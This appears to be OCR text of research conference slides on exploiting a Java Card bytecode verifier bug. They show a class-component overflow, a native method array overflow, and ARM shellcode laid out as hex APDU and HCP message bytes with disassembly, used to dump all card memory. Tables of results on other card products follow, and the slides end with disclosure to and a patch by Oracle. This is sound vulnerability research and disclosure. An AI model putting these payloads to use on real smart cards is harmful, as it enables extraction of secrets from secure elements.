
*JNI_native_method20

```
PUSH    {r0-r12,lr}
…
…
```

Exploitation of the overflow

Native header hidden in the bytecode

Hexa	bytecode	Header
0x14	iipush	-
	arg0	Header
	arg1	
	arg2	Interface pointer
	arg3	



invokevirtual 32

Overflow

Class component

…
public_method_table_base 7
public_virtual_method_table[]
0 0x0001
1 0x0033
2 0x0120
(3)
(…)

Method component

offset

Tag 0x07
Size 0x0400
HandleCount 0x00
Method1 0x0001
Method1Header
Method1Bytecode
0x0128
Method2 0x0033
Method2Header
Method2Bytecode
Method3 0x0120
Method3Header
Method3Bytecode
iipush
Fake header arg0, arg1 0x0128
Native index arg2, arg3
Method4
Method4Header
Method4Bytecode

Native execution validated by the BCV

Arbitrary native code execution

NATIVE CODE INJECTION IN COMMUNICATION BUFFER


Native method array overflow

BCV bug exploitation

- Overflow on the class component
- Control over the method’s Header and Bytecode
- Execute native methods exposed by the platform
- So what ?

No control on the JNI interface pointer array size

- Overflow on the native methods array



Native Method

ACC_NATIVE

Header

Native index

Body

native array

*JNI_native_method1

*JNI_native_method2


*JNI_native_method3

???

Native method array overflow exploitation

Memory mapping

- SWP (HCP) buffer pointer can be reached from the native methods array
- HCP message buffer pointer Interpreted as a function pointer



Native code injection


HCP protocol

HCP protocol


- Transport layer for SWP communications

Fragmentation

- Maximum size of the message is 27 bytes
- Not enough for a full payload



HCP Message structure



Fragmentation of HCP messages in HCP packets

OPEN

HCP buffer payload

Redirect control flow to the ISO7816 buffer (BLX)

HCP message	Interpretation	Native code	Comment
82 50	Packet header Message header	STR r2,[r0,r2]	No side effect
00 10	CLA / INS	ASRS r0,r0,#0	No side effect
00 00	P1 / P2	MOVS r0,r0	No side effect
14 00	Lc / padding	MOVS r4,r2	No side effect
E9 2D 5F FC	Data	PUSH {r2-r12,lr}	
F6 45 34 1D		MOVW r4,#0xADD0	
F2 C0 04 11		MOVT r4,#0xADD1	r4 = &apdubuffer
47 A0		BLX r4	branch to apdubuffer
E8 BD 9F FC		POP {r2-r12,pc}	

ISO7816 buffer execution

Native array overflow


- Execute HCI buffer

HCI buffer execution

- Redirect to APDU buffer

APDU buffer

- Attack payload



ISO7816 buffer payload

The ISO7816 buffer has no fragmentation constraints

- Load the parameters in registers
- Call low-level read/write OS function
- Write back result in APDU buffer

APDU	Interpretation	Native code	Comment
00 12 00 00 31	CLA/INS/P1/P2/Lc		
B1 FA 15 00	DATA		src reading address
2D E9 FF 5F		PUSH {r0-r12,lr}	
41 F2 88 76		MOVW r6,#0xADD0	
C2 F2 00 06		MOVT r6,#0xADD1	r6 = apdubuffer
35 68		LDR r5,[r6,#0x00]	r5 = *apdubuffer
28 46		MOV r0,r5	
00 F1 09 00		ADD r0,r0,#0x6A	*dest: apdubuffer + 0x6A
D5 F8 05 10		LDR r1,[r5,#0x08]	*src: *(apdubuffer + 5)
4F F0 40 02		MOV r2,#0x40	length : 0x40
4A F2 BB 44		MOVW r4,#0xADD2	
C0 F2 10 04		MOVT r4,#0xADD3	r4 = *read_function_ptr()
A0 47		BLX r4	call method
BD E8 FF 9F		POP {r0-r12,pc}	

Full memory read/write from a BCV validated applet

Complete attack path

Load attack applet – BCV verified

- When an ISO7816 APDU is received :
  - Overflow on the class component
  - Jump to hidden native method header
  - Overflow on the native method array
  - Native method executes HCI buffer then ISO buffer

Send an SWP APDU

- Fill the HCP buffer with redirection payload

Send an ISO7816 APDU

- Fill the ISO7816 buffer with attack payload
- Trigger the native array overflow


HCI and ISO7816 buffer execution

- Get memory dump

Results

Dump all card memory

Reverse VM native code



Code on card	Reversed memory

[redacted]	signed int __fastcall sub_3582(int a1, int a2)
	{
	signed int result; // r0@4
	
	if (a1)
	{
	if (a1 == 1)
	{
	v1000430C = a2 != 0;
	result = v2000408C;
	}
	else if (a1 == 2)
	{
	v2000430C = a2 != 0;
	result = v2000410C;
	}
	else
	{
	result = 128;
	}
	}
	else
	{
	dword_430C = a2 != 0;
	result = v2000400C;
	}
	return result;
	}

Experiment Results

Exploit Class Component overflow on other products


- Proved feasible

Reference	Status	
a-22a	PCSC error: card mute.	X
a-22b	PCSC error: card mute.	X
a-30c	PCSC error: card mute.	X
b-30a	No error: the card return the value 0x0701.	X
c-21a	Global platform error: error during the loading process (applet rejected).	√
c-21b	Global platform error: error during the loading process (applet rejected).	√
c-22c	Global platform error: error during the loading process (applet rejected).	√

- But, how to characterize overflow in black box approach?

Characterizing the Control Flow Transfer

Where are we jumps?



Class Component		
	[…]	
	Public Virtual Method Table (PVMT)	7 : offset 0x0015
		8: offset 0x001d
		9: offset 0x0022
		XX XX XX XX XX XX XX XX XX XX
Method Component		YY YY YY YY YY YY YY YY YY YY YY YY
		YY YY YY YY YY YY YY YY YY YY YY YY

- The landing area is unknown.
- How to execute our shellcode?

Constraints of a Java Card method

A Java Card method contains

- A header

```
Method_header_info {
    u1 bitfield {
            bit[4] flags
            bit[4] max_stack
    }
    u1 bitfield {
            bit[4] nargs
            bit[4] max_locals
}
```

```
extended_method_header_info {
        u1 bitfield {
                bit[4] flags
                bit[4] padding
        }
        u1 max_stack
        u1 nargs
        u1 max_locals
}
```

- A set of byte codes

A polyphormic method

```
Public void characterizedMethod(void) {
   try {
      // thow an exception();
      // thow an exception();
      // thow an exception();
      // etc., several times
   } catch (NullPointerException npe) {
      // Payload 1
   } catch (SecurityException se) {
      // Payload 2
   } catch (Exception e) {
      // Payload 3
   }
}
```

```
Public void characterizedMethod(void) {
   01 // flag: 0 max_stack: 1
   01 // narg: 0 max_local: 1
   01         sconst_null
   93         athrow // throw an object
   60 01      ifeq 01
   01         sconst_null
   93         athrow // throw an object
   …
   // Catches area
   …
   7A         return
}
```

Execution paths:

- 01 01 93 60 => Exception: `NullPointerException`
- 01 93 60 => Exception: `SecurityException` (Empty stack)
- 93 60 01 01 93 60 => Exception: `SecurityException` (Invalid header)
- 60 01 01 93 60 => Exception: `SecurityException` (Invalid header)

Conclusion

A bug in the Java Card BCV was discovered:

- The BCV is a keystone of the Java Card security model.
- A bug in this model may corrupt a platform.
- Neither a prove-BCV or an evaluated BCV exist.

Responsive disclosure

- We help Oracle to patch this bug.

Oracle BCV had patched

- In the August 2015 release, published in September 2015.
- One should use the version 3.0.5u1.

Thanks

QUESTIONS ?